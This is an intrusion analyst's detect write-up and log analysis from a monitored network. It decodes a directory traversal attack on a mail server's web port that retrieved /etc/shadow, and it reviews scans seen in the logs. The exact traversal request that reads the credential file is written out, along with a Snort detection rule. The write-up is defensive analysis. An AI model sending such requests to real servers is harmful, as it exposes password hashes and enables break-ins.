190 3a0a 6c70 3a2a 3a31 3039 3231 3a30 3a39   :.lp:*:10921:0:9
1a0 3939 3939 3a37 3a3a 3a0a 7379 6e63 3a2a   9999:7:::.sync:*
1b0 3a31 3039 3231 3a30 3a39 3939 3939 3a37   :10921:0:99999:7
1c0 3a3a 3a0a 7368 7574 646f 776e 3a2a 3a31   :::.shutdown:*:1
1d0 3039 3231 3a30 3a39 3939 3939 3a37 3a3a   0921:0:99999:7::
1e0 3a0a 6861 6c74 3a2a 3a31 3039 3231 3a30   :.halt:*:10921:0
1f0 3a39 3939 3939 3a37 3a3a 3a0a 6d61 696c   :99999:7:::.mail
200 3a2a 3a31 3039 3231 3a30 3a39 3939 3939   :*:10921:0:99999
210 3a37 3a3a 3a0a 6e65 7773 3a2a 3a31 3039   :7:::.news:*:109
220 3231 3a30 3a39 3939 3939 3a37 3a3a 3a0a   21:0:99999:7:::.
230 7575 6370 3a2a 3a31 3039 3231 3a30 3a39   uucp:*:10921:0:9
240 3939 3939 3a37 3a3a 3a0a 6f70 6572 6174   9999:7:::.operat
250 6f72 3a2a 3a31 3039 3231 3a30 3a39 3939   or:*:10921:0:999
260 3939 3a37 3a3a 3a0a 6761 6d65 733a 2a3a   99:7:::.games:*:
270 3130 3932 313a 303a 3939 3939 393a 373a   10921:0:99999:7:
280 3a3a 0a67 6f70 6865 723a 2a3a 3130 3932   ::.gopher:*:1092
290 313a 303a 3939 3939 393a 373a 3a3a 0a66   1:0:99999:7:::.f
2a0 7470 3a2a 3a31 3039 3231 3a30 3a39 3939   tp:*:10921:0:999
2b0 3939 3a37 3a3a 3a0a 6e6f 626f 6479 3a2a   99:7:::.nobody:*
2c0 3a31 3039 3231 3a30 3a39 3939 3939 3a37   :10921:0:99999:7
2d0 3a3a 3a0a 7866 733a 2121 3a31 3039 3231   :::.xfs:!!:10921
2e0 3a30 3a39 3939 3939 3a37 3a3a 3a0a 6764   :0:99999:7:::.gd
2f0 6d3a 2121 3a31 3039 3231 3a30 3a39 3939   m:!!:10921:0:999
300 3939 3a37 3a3a 3a0a 706f 7374 6772 6573   99:7:::.postgres
310 3a21 213a 3130 3932 313a 303a 3939 3939   :!!:10921:0:9999
320 393a 373a 3a3a 0a73 7175 6964 3a21 213a   9:7:::.squid:!!:
330 3130 3932 313a 303a 3939 3939 393a 373a   10921:0:99999:7:
```

```
 340  xxxx xxxx xxxx xxxx xxxx xxxx xxxx xxxx   ::.mexxxx:xxxxxx
 350  xxxx xxxx xxxx xxxx xxxx xxxx xxxx xxxx   xxxxxxxxxxxxxxxx
 360  xxxx xxxx xxxx xxxx xxxx xxxx xxxx xxxx   xxxxxxxxxxxxxxxx
 370  3930 3a30 3a2d 313a 373a 2d31 3a2d 313a   90:0:-1:7:-1:-1:
 380  3133 3435 3530 3535 360a xxxx xxxx xxxx   134550556.xxx:$1
 390  xxxx xxxx xxxx xxxx xxxx xxxx xxxx xxxx   xxxxxxxxxxxxxxxx
 3a0  766f 6e4a 4536 3636 7145 4b4a 4675 752f   vonJE666qEKJFuu/
 3b0  3a31 3039 3937 3a30 3a3a 373a 3a3a 3133   :10997:0::7:::13
<SNIP>
4e0  360a 7361 xxxx xxxx xx3a 2431 246b 6b68   6.anotheruser:$1$kkh
 4f0  xxxx xxxx xxxx xxxx xxxx xxxx xxxx xxxx   xxxxxxxxxxxxxxxx
 500  xxxx xxxx xxxx xxxx xxxx xxxx xxxx xxxx   xxxxxxxxxxxxxxxx
 510  3332 3a30 3a39 3939 3939 3a37 3a2d 313a   32:0:99999:7:-1:
 520  2d31 3a31 3334 3534 3938 3132 0a          -1:134549812.
```

Frame 18 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default)
  Total Length: 52
  Identification: 0xdac1
  Flags: 0x04
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (0x06)
  Header checksum: 0xf09d (correct)
  Source: 10.242.199.2 (10.242.199.2)
  Destination: attacker.net (attacker.net)
Transmission Control Protocol, Src Port: 8100 (8100), Dst Port: 1685 (1685), Seq: 3786409202, Ack: 3794832103
  Source port: 8100 (8100)
  Destination port: 1685 (1685)
  Sequence number: 3786409202
  Acknowledgement number: 3794832103
  Header length: 32 bytes
  Flags: 0x0011 (FIN, ACK)
  Window size: 31856
  Checksum: 0xbd57
  Options: (12 bytes)

```
 0  0000 c577 9ab4 0060 0846 d018 0800 4500   ...w...`.F....E.
 10  0034 dac1 4000 4006 f09d 0af2 c702 xxxx   .4..@.@.......?.
 20  xxxx 1fa4 0695 e1b0 04f2 e230 8ae7 8011   ].........0....
 30  7c70 bd57 0000 0101 080a 197c e972 133f   |p.W.......|.r.?
 40  3d6d                                      =m
```

Frame 20 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 52
   Identification: 0xb540
   Flags: 0x04
   Fragment offset: 0
   Time to live: 56
   Protocol: TCP (0x06)
   Header checksum: 0x1e1f (correct)
   Source: attacker.net (attacker.net)
   Destination: 10.242.199.2 (10.242.199.2)
Transmission Control Protocol, Src Port: 1685 (1685), Dst Port: 8100 (8100), Seq: 3794832103, Ack: 3786409202
   Source port: 1685 (1685)
   Destination port: 8100 (8100)
   Sequence number: 3794832103
   Acknowledgement number: 3786409202
   Header length: 32 bytes
   Flags: 0x0010 (ACK)
   Window size: 31856
   Checksum: 0xbd38
   Options: (12 bytes)

```
 0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
10  0034 b540 4000 3806 1e1f xxxx xxxx 0af2   .4.@@.8...?.]...
20  c702 0695 1fa4 e230 8ae7 e1b0 04f2 8010   .......0........
30  7c70 bd38 0000 0101 080a 133f 3d8d 197c   |p.8.......?=..|
40  e972                                      .r
```

Frame 22 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 52
   Identification: 0xb541
   Flags: 0x04
   Fragment offset: 0
   Time to live: 56
   Protocol: TCP (0x06)

Header checksum: 0x1e1e (correct)
Source: attacker.net (attacker.net)
Destination: 10.242.199.2 (10.242.199.2)
Transmission Control Protocol, Src Port: 1685 (1685), Dst Port: 8100 (8100), Seq: 3794832103, Ack: 3786409203
Source port: 1685 (1685)
Destination port: 8100 (8100)
Sequence number: 3794832103
Acknowledgement number: 3786409203
Header length: 32 bytes
Flags: 0x0010 (ACK)
Window size: 31856
Checksum: 0xbd37
Options: (12 bytes)

```
 0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
10  0034 b541 4000 3806 1e1e xxxx xxxx 0af2   .4.A@.8...?.]...
20  c702 0695 1fa4 e230 8ae7 e1b0 04f3 8010   .......0........
30  7c70 bd37 0000 0101 080a 133f 3d8d 197c   |p.7.......?=..|
40  e972                                      .r
```

Frame 29 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default)
Total Length: 52
Identification: 0xb545
Flags: 0x04
Fragment offset: 0
Time to live: 56
Protocol: TCP (0x06)
Header checksum: 0x1e1a (correct)
Source: attacker.net (attacker.net)
Destination: 10.242.199.2 (10.242.199.2)
Transmission Control Protocol, Src Port: 1685 (1685), Dst Port: 8100 (8100), Seq: 3794832103, Ack: 3786409203
Source port: 1685 (1685)
Destination port: 8100 (8100)
Sequence number: 3794832103
Acknowledgement number: 3786409203
Header length: 32 bytes
Flags: 0x0011 (FIN, ACK)
Window size: 31856

```
   Checksum: 0xbb03
   Options: (12 bytes)

  0  0060 0846 d018 0000 c577 9ab4 0800 4500   .`.F.....w....E.
 10  0034 b545 4000 3806 1e1a xxxx xxxx 0af2   .4.E@.8...?.]...
 20  c702 0695 1fa4 e230 8ae7 e1b0 04f3 8011   .......0........
 30  7c70 bb03 0000 0101 080a 133f 3fc0 197c   |p.........??..|
 40  e972                                      .r

Frame 30 (66 on wire, 66 captured)
Ethernet II
Internet Protocol
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default)
   Total Length: 52
   Identification: 0xdac2
   Flags: 0x04
   Fragment offset: 0
   Time to live: 64
   Protocol: TCP (0x06)
   Header checksum: 0xf09c (correct)
   Source: 10.242.199.2 (10.242.199.2)
   Destination: attacker.net (attacker.net)
Transmission Control Protocol, Src Port: 8100 (8100), Dst Port: 1685 (1685), Seq:
3786409203, Ack: 3794832104
   Source port: 8100 (8100)
   Destination port: 1685 (1685)
   Sequence number: 3786409203
   Acknowledgement number: 3794832104
   Header length: 32 bytes
   Flags: 0x0010 (ACK)
   Window size: 31856
   Checksum: 0xb8bc
   Options: (12 bytes)

  0  0000 c577 9ab4 0060 0846 d018 0800 4500   ...w...`.F....E.
 10  0034 dac2 4000 4006 f09c 0af2 c702 xxxx   .4..@.@.......?.
 20  xxxx 1fa4 0695 e1b0 04f3 e230 8ae8 8010   ].........0....
 30  7c70 b8bc 0000 0101 080a 197c ebb9 133f   |p.........|...?
 40  3fc0                                      ?.
```

Source of the trace

This trace was generated on my network from an outside box.

Detect Generated by

This detect was generated by Ethereal. Snort was running as well utilizing the latest default filters but it did not detect anything.

Probability the Source Address Was Spoofed

The IP packets in this case were not source routed so I can say with almost 100% certainty that the address was not spoofed. The idea behind this attack is to receive data back. In a blind spoof, unless the attacker is in between with a sniffer, this would not be possible.

Description of the Attack

There is a problem with this Mail Server code where it allows directory traversal. Normally this would be a problem but in this case the mail server must run as root. This poses an extreme problem as all files are accessible. This would not be the final attack as it is not possible to change the contents of the files or execute remote code but it would crack the box and all of its users wide open.

Attack Mechanism

This attack was performed using Lynx on a remote Linux box. This mail server supplies a web interface for the users to access their e-mail. The built in web server that by default runs on TCP port 8100 has a bug that allows directory traversals. Due to the fact that the mail server is running as root this allows access to all files. In this case /etc/shadow. In order to exploit this bug the browser connected to port 8100 and sent the command: GET /guide/../../../../../../../../../../../etc/shadow as shown in Frame 15.

```
 40  e961 4745 5420 2f47 7569 6465 2f2e 2e2f   .aGET /Guide/../
 50  2e2e 2f2e 2e2f 2e2e 2f2e 2e2f 2e2e 2f2e   ../../../../../.
 60  2e2f 2e2e 2f2e 2e2f 2e2e 2f2e 2e2f 6574   ./../../../../et
 70  632f 7368 6164 6f77 2048 5454 502f 312e   c/shadow HTTP/1.
 80  300d 0a48 xxxx xxxx xxxx xxxx xxxx xxxx   0..Host: www.my
 90  6430 xxxx xxxx 6574 3a38 3130 300d 0a41   www.net:8100..A
```

The mail server happily goes to the file system and retrieves the file as shown in the next packet, Frame 17.

This can be detected by adding this to the Snort filter:

alert TCP !$HOME_NET any -> $HOME_NET 8100 (msg:"IDS299 – WEB MISC – http-directory-traversal 3"; flags : PA; content:"../";)

Correlations

This attack is probably not very common as it is directed against software that is not default with any OS installation. The format of the attack is very old though. Directory traversals have ailed tftp, ftp, and any http servers in many forms. Details about this attack can be found at http://www.securityfocus.com/vdb/bottom.html?vid=1493.

Evidence of Active Targeting

There is definitely evidence of active targeting here. The attacker already knew which mail server was residing on this IP address and knew what exploit to use. This would also imply to me that the attacker had already successfully pulled off his/her recon.

Severity

(Critical + Lethal) – (System + Net Countermeasures) = Severity

(5 + 5) – (0 – 1) = 9

Critical = 5 This was a direct attack against a server running DNS, Mail, and Web. The attack was successful.

Lethal = 5 The attack not only gleaned the shadow file with all of the passwords but it must be assumed that other files, such as the postmaster account fil, had been compromised as well.


System = 0 The system was completely vulnerable to this attack.

Net Countermeasures = 1 The attack was seen with the sniffer but that was the only place it was seen. It was not blocked and no alarms were raised.

Defensive Recommendation

There are no patches available for this attack. The only recourse at this point would be to upgrade the server to the latest version. Another recommendation would be to really know what ports are open on your servers and what is normal traffic. Monitoring these ports might not block an exploit like this but would definitely let you know that you are in real trouble. At this point the attacker would be running a cracker against the shadow file, namely the root account. If this attack had gone undetected this attacker would be free to attack the network again with the root password.

"Analyse This" Scenario



Note: No assumptions were made during the procurement of this drawing. If there is equipment missing such as a firewall then it was not seen or identified as such in the traces. If there are services shown that should not be there then further investigation is required.

Top 20 Destination Hosts

Destination	Hits
MY.NET.97.199	27512
MY.NET.213.78	4090
MY.NET.208.58	3421
MY.NET.204.126	3203
MY.NET.208.238	2072
MY.NET.213.10	1631
MY.NET.204.166	1284
MY.NET.60.8	1074
MY.NET.217.10	996
MY.NET.208.66	785

Destination	Hits
MY.NET.208.166	766
MY.NET.97.216	733
MY.NET.208.237	731
MY.NET.208.245	716
MY.NET.217.46	680
MY.NET.208.241	658
MY.NET.208.226	644
MY.NET.208.178	625
MY.NET.208.34	618
MY.NET.98.188	581

MY.NET.97.199 – The majority of the alerts that were destined for this host were due to the scans originating from 210.125.174.11. It appears that most of the traffic was generated by a full UDP scan.

MY.NET.213.78 – Most of this traffic was generated by 63.248.55.245 source port UDP/7777. At a glance this seems to be a scan but by looking a bit closer it can be determined that these are the result of a possible full conversation.

For example:

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	13	22	2	14	63.248.55.245	7777	MY.NET.213.78	1067	UDP		
Sep	13	22	2	17	63.248.55.245	7777	MY.NET.213.78	1067	UDP		
Sep	13	22	2	17	63.248.55.245	7777	MY.NET.213.78	1068	UDP		
Sep	13	22	2	19	63.248.55.245	7777	MY.NET.213.78	1068	UDP		
Sep	13	22	2	19	63.248.55.245	7777	MY.NET.213.78	1067	UDP		
Sep	13	22	2	22	63.248.55.245	7777	MY.NET.213.78	1068	UDP		

Notice the destination port in this excerpt. This looks like a back and forth conversation(s) on both 1067 and 1068. This traffic began occurring on September 13th and continued until the log files ended on the 14th.

There are a few possibilities for this trace, HSMP, CBT, and Unreal. I would probably rule out HSMP as this is a service provided by cable providers. HSMP is used to dynamically configure the clients cable modem. I would also rule out CBT and due to the times that the packets from port 7777/UDP I would place my bets on Unreal.

The source IP address is owned by Flashcom, a home DSL provider. This is the Arin info:

Flashcom, Inc. (NETBLK-NETBLK-FLASHCOM-2)
5312 Bolsa Ave.
Huntington Beach, CA 92649
US

Netname: NETBLK-FLASHCOM-2

Netblock: 63.248.0.0 - 63.248.255.255
Maintainer: FLCM

Coordinator:
Benton, Curtis (CB373-ARIN) curtisb@flashcom.com
(714) 891-7891

This means that this was probably a home DSL user that was running an Unreal Game server. The times that these packets show up was, in most cases, after regular business hours. There was one exception where they showed up at around 1500.

These packets were seen from multiple IP addresses within MY.NET destined for either 63.248.55.245 or 209.123.198.156.

MY.NET.208.58 – This host is in the same boat as the previous one, (MY.NET.213.78), as the UDP communication is being generated by 63.248.55.245:7777. The communication began on September 11th and continued until the 14th.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	11	20	52	33	63.248.55.245	7777	MY.NET.208.58	1058	UDP		
Sep	11	20	52	34	63.248.55.245	7778	MY.NET.208.58	2000	UDP		
Sep	11	20	52	35	63.248.55.245	7777	MY.NET.208.58	1057	UDP		

In this trace we see the introduction of a new packet as well. This was not seen in the trace for MY.NET.213.78. Notice the middle packet the source port is 7778 and the destination port is 2000. These ports are always the same in this hosts trace as well as all of the others.

MY.NET.204.126 – Again we have 63.248.55.245:7777 and 7778 communicating with this host. The communication began on September 7th and continued until the 14th.

MY.NET.208.238 – Again we have 63.248.55.245:7777 and 7778 communicating with this host. The communication began on September 10th and continued until the 11th.

MY.NET.213.10 – Again we have 63.248.55.245:7777 and 7778 communicating with this host. The communication began on September 10th and continued until the 11th. Except in this case 209.123.198.156:7777 created the same pattern with this host on September 6th

MY.NET.204.166 – Again we have 63.248.55.245:7777 and 7778 communicating with this host. The communication began on September 10th and continued until the 11th. In the case of this host we see that the communication starts out with many packets moving from source port 7777 to destination port 1519 then many to1520. After this the seemingly regular cycle continues. For a description please see the comments on *MY.NET.213.78*.

We also see an introduction to the fact that 63.248.55.245:7778 does not always communicate with port 2000:

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	10	0	51	39	63.248.55.245	7778	MY.NET.204.166	2000	UDP		
Sep	10	0	51	52	63.248.55.245	7778	MY.NET.204.166	2001	UDP		
Sep	10	0	52	15	63.248.55.245	7778	MY.NET.204.166	2002	UDP		
Sep	10	0	52	19	63.248.55.245	7778	MY.NET.204.166	2004	UDP		
Sep	10	0	52	37	63.248.55.245	7778	MY.NET.204.166	2000	UDP		

MY.NET.60.8 – Most of the traffic destined for this host was generated by an apparent SYN scan from both 195.57.243.171 on August 15th and 207.151.147.201 on Aug 16th.

Here is an excerpt from both of the scans:

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Aug	15	17	20	26	195.57.243.171	63725	MY.NET.60.8	893	SYN	**S*****	
Aug	15	17	20	27	195.57.243.171	63849	MY.NET.60.8	655	SYN	**S*****	

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Aug	16	1	41	6	207.151.147.201	4125	MY.NET.60.8	191	SYN	**S*****	
Aug	16	1	41	6	207.151.147.201	4193	MY.NET.60.8	1547	SYN	**S*****	

An alert was also tripped by a communication between MY.NET.1.3, 1.4, and 1.5 on Sep 3rd. These packets look like legitimate Network Time Protocol packets.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	3	9	8	48	MY.NET.1.4	123	MY.NET.60.8	123	UDP		
Sep	3	9	9	0	MY.NET.1.3	123	MY.NET.60.8	123	UDP		
Sep	3	9	9	15	MY.NET.1.5	123	MY.NET.60.8	123	UDP		
Sep	3	9	9	52	MY.NET.1.4	123	MY.NET.60.8	123	UDP		
Sep	3	9	10	4	MY.NET.1.3	123	MY.NET.60.8	123	UDP		
Sep	3	9	10	19	MY.NET.1.5	123	MY.NET.60.8	123	UDP		

MY.NET.217.10 – The traffic destined for this host was from a scan originating from various hosts network 198.62.155.0. These hosts only scanned MY.NET.217.10 but they all scanned it at the same time. Although a few of the ports were duplicated the majority of them were different. Between the source hosts this host was touched on 996 ports ranging from 1 to 65301.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Aug	28	15	39	1	198.62.155.11	40786	MY.NET.217.10	3	SYN	**S*****	
Aug	28	15	39	3	198.62.155.103	41308	MY.NET.217.10	4	SYN	**S*****	
Aug	28	15	40	45	198.62.155.101	42390	MY.NET.217.10	7	SYN	**S*****	
Aug	28	15	38	58	198.62.155.106	40178	MY.NET.217.10	8	SYN	**S*****	
Aug	28	15	39	1	198.62.155.101	40899	MY.NET.217.10	10	SYN	**S*****	
Aug	28	15	39	3	198.62.155.10	41357	MY.NET.217.10	12	SYN	**S*****	

MY.NET.208.66 – This was the target of a TCP port scan by the host 24.180.134.156 on September 11th.

MY.NET.208.166 – This was the target of a TCP port scan by the host 24.180.134.156 on September 11th.

MY.NET.97.216 – This was the target of a TCP port scan by the host 216.99.200.242 on September 4th.

MY.NET.208.237 – This was the target of a TCP port scan by the host 24.180.134.156 on September 11th. Unlike MY.NET.208.66 and 208.166 this host was also hit with what looks to be an NMAP OS fingerprint.

Month	Day	Hour	Min	Sec	Source	Source Port	Dest	Dest Port	Type	Flags	Message
Sep	11	5	18	34	24.180.134.156	50109	MY.NET.208.237	23	SYN	2*S*****	RESERVEDBITS
Sep	11	5	18	34	24.180.134.156	50111	MY.NET.208.237	23	NMAPID	**SF*P*U	
Sep	11	5	18	34	24.180.134.156	50113	MY.NET.208.237	38147	SYN	**S*****	
Sep	11	5	18	34	24.180.134.156	50115	MY.NET.208.237	38147	XMAS	***F*P*U	
Sep	11	5	18	34	24.180.134.156	50102	MY.NET.208.237	38147	UDP		

MY.NET.208.245 – This was the target of a TCP port scan by the host 24.180.134.156 on September 11th.

MY.NET.217.46 – This is a very interesting trace. The source IP's that generated this trace were 130.149.41.70 and 24.23.198.174.

24.23.198.174 = @Home

130.149.41.70 = Technische Universitaet Berlin
http://www.ripe.net/cgi-bin/whois?query=130.149.41.70+&.submit=Submit+Query

inetnum: 130.149.0.0 - 130.149.255.255
netname: TUB
descr: TU Berlin, campus network
country: DE
admin-c: DK116
tech-c: MK1218-RIPE
rev-srv: mailgzrz.TU-Berlin.DE
rev-srv: noc.RRZ.Uni-Koeln.DE

rev-srv: opal.CS.TU-Berlin.DE
rev-srv: wncs.ZRZ.TU-Berlin.DE
status: ASSIGNED PI
remarks: the network is now called WOTAN, at least inside TUB
mnt-by: DFN-NTFY
changed: rv@Informatik.Uni-Dortmund.DE 19920530
changed: rv@Informatik.Uni-Dortmund.DE 19931011
changed: schweikh@noc 19990518
source: RIPE

I am not quite sure what the purposes of these packets were. There are too many of these packets in too short of a time to qualify as corrupt packets. These packets were also coming from two different hosts at the same time, which in my view disqualifies this notion. It appears that the packets were sent with almost every combination of flags possible. If you look at the trace below I have tried to show this. First the FPU flags are set then the FRA then the FRPU then the FRPA then the FRPAU so on and so forth. The packets from 130.149.41.70 seemed to mostly be destined for port 994 on the target host though a few were destined for random ephemeral ports. All of the packets from 24.23.198.174 were sent to random lower ephemeral ports.

These packets were more than likely created by a script using Hping. Information about Hping can be found at:
http://darwin.bio.uci.edu/~mcoogan/bugtraq/msg02937.html.
There are is one reason these packets may have been generated. The first reason could have been OS fingerprint research. The person doing this scan may have been researching OS signatures and was gathering information from this host. If the scanner had hit this host at an earlier date with an NMap or a Queso fingerprint and knew what was running on the host this scan would provide a lot of interesting data.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Mes
Aug	17	10	30	34	130.149.41.70	1069	MY.NET.217.46	994	XMAS	***F*P*U	
Aug	17	17	15	54	130.149.41.70	1285	MY.NET.217.46	994	XMAS	***F*P*U	
Aug	17	17	14	51	130.149.41.70	1285	MY.NET.217.46	994	XMAS	***F*P*U	
Aug	17	15	56	46	130.149.41.70	1072	MY.NET.217.46	994	INVALIDACK	***FR*A*	
Aug	17	9	27	44	130.149.41.70	1230	MY.NET.217.46	994	INVALIDACK	***FR*A*	
Aug	17	17	4	59	130.149.41.70	1279	MY.NET.217.46	994	INVALIDACK	***FR*A*	

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Me
Aug	17	17	21	23	130.149.41.70	1288	MY.NET.217.46	994	NOACK	***FRP*U	
Aug	17	17	27	24	130.149.41.70	1293	MY.NET.217.46	994	NOACK	***FRP*U	
Aug	17	15	38	44	130.149.41.70	1058	MY.NET.217.46	994	INVALIDACK	***FRPA*	
Aug	17	12	43	39	130.149.41.70	1063	MY.NET.217.46	994	INVALIDACK	***FRPAU	
Aug	17	9	29	15	130.149.41.70	1230	MY.NET.217.46	994	INVALIDACK	***FRPAU	

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	M
Aug	17	10	17	52	130.149.41.70	1052	MY.NET.217.46	994	NULL	*1******	RESE
Aug	17	16	18	23	130.149.41.70	1084	MY.NET.217.46	994	UNKNOWN	*1****A*	RESE
Aug	17	10	23	29	130.149.41.70	1063	MY.NET.217.46	994	UNKNOWN	*1****A*	RESE
Aug	17	12	28	59	130.149.41.70	1049	MY.NET.217.46	994	UNKNOWN	*1****AU	RESE
Aug	17	17	13	17	130.149.41.70	1283	MY.NET.217.46	994	VECNA	*1***P*U	RESE
Aug	17	17	14	23	130.149.41.70	1283	MY.NET.217.46	994	VECNA	*1***P*U	RESE
Aug	17	17	14	33	130.149.41.70	1283	MY.NET.217.46	994	VECNA	*1***P*U	RESE
Aug	17	17	25	48	130.149.41.70	1294	MY.NET.217.46	994	VECNA	*1***P*U	RESE
Aug	17	17	10	36	130.149.41.70	1282	MY.NET.217.46	994	UNKNOWN	*1***PAU	RESE

MY.NET.208.241 – This host was hit with an NMAP TCP SYN scan.

MY.NET.208.226 – This was the target of a TCP port scan by the host 24.180.134.156 on September 11th.

MY.NET.208.178 – This was the target of a TCP port scan by the host 24.180.134.156 on September 11th.

MY.NET.208.34 – This was the target of a TCP port scan by the host 24.180.134.156 on September 11th.

MY.NET.98.188 - This was the target of a TCP port scan by the host 216.99.200.242 on September 13th.

Top 20 Source Hosts

Source	Hits
195.114.226.41	42652
24.180.134.156	31901
210.125.174.11	27125
35.10.82.111	25469
206.186.79.9	22156
24.17.189.83	20155
212.141.100.97	19968
63.248.55.245	14813
129.186.93.133	4663
194.165.230.250	3300
210.55.227.138	3234
MY.NET.1.3	2777

Source	Hits
MY.NET.1.13	2542
210.61.144.125	2438
MY.NET.1.5	2294
MY.NET.1.4	2279
168.187.26.157	1944
209.123.198.156	1781
216.99.200.242	1580
128.171.57.194	867

195.114.226.41 – This host completed a host scan from FTP servers across the entire MY.NET on August 15th.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Aug	15	0	46	14	195.114.226.41	2277	MY.NET.1.35	21	SYN	**S*****	
Aug	15	0	46	14	195.114.226.41	2273	MY.NET.1.31	21	SYN	**S*****	
Aug	15	0	46	14	195.114.226.41	2272	MY.NET.1.30	21	SYN	**S*****	

24.180.134.156 – This host completed a TCP SYN Scan on multiple hosts within MY.NET on September 11th. As the scanner changed hosts the destination port changed. This indicates that the purpose of this scan could only have been to map the network.

210.125.174.11 – This host completed a UDP scan consisting of 27125 packets against MY.NET.97.199 on September 8th.

35.10.82.111 – This traffic was generated by a full network scan on August 16th for TCP port 27374 which is the SubSeven trojan. There were over 25000 hosts scanned.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Aug	16	4	58	52	35.10.82.111	2245	MY.NET.1.1	27374	SYN	**S*****	
Aug	16	4	35	20	35.10.82.111	2818	MY.NET.1.10	27374	SYN	**S*****	
Aug	16	4	58	53	35.10.82.111	2348	MY.NET.1.104	27374	SYN	**S*****	

206.186.79.9 – This traffic was a network scan for DNS servers that had 53/TCP open. The scan lasted from September 9th to the 10th. Upon completion of this scan the attacker would probably attempt a zone transfer to attain all of the DNS records or would identify the server further for version information. With the version information the attacker would know what vulnerabilities to attack.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	10	0	27	7	206.186.79.9	4847	MY.NET.1.11	53	SYN	**S*****	
Sep	10	0	27	16	206.186.79.9	4850	MY.NET.1.14	53	SYN	**S*****	
Sep	10	0	27	15	206.186.79.9	1390	MY.NET.1.147	53	SYN	**S*****	

24.17.189.83 – This was a network scan on September 8th that was looking for FTP servers.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	8	3	48	49	24.17.189.83	2086	MY.NET.1.105	21	SYN	**S*****	
Sep	8	3	48	52	24.17.189.83	2088	MY.NET.1.107	21	SYN	**S*****	
Sep	8	3	48	52	24.17.189.83	2090	MY.NET.1.109	21	SYN	**S*****	

212.141.100.97 – This was a network scan on September 2nd that was looking for FTP servers.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	2	6	14	6	212.141.100.97	1667	MY.NET.1.142	21	SYN	**S*****	
Sep	2	6	14	6	212.141.100.97	1668	MY.NET.1.143	21	SYN	**S*****	
Sep	2	6	13	57	212.141.100.97	1669	MY.NET.1.144	21	SYN	**S*****	

63.248.55.245 – The traffic from source port 7777 that was spoken of earlier. Please see the write up under *Top 20 Destination Hosts - MY.NET.204.166*

129.186.93.133 – This host generated a TCP SYN scan for port 23, Telnet, on September 6th.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
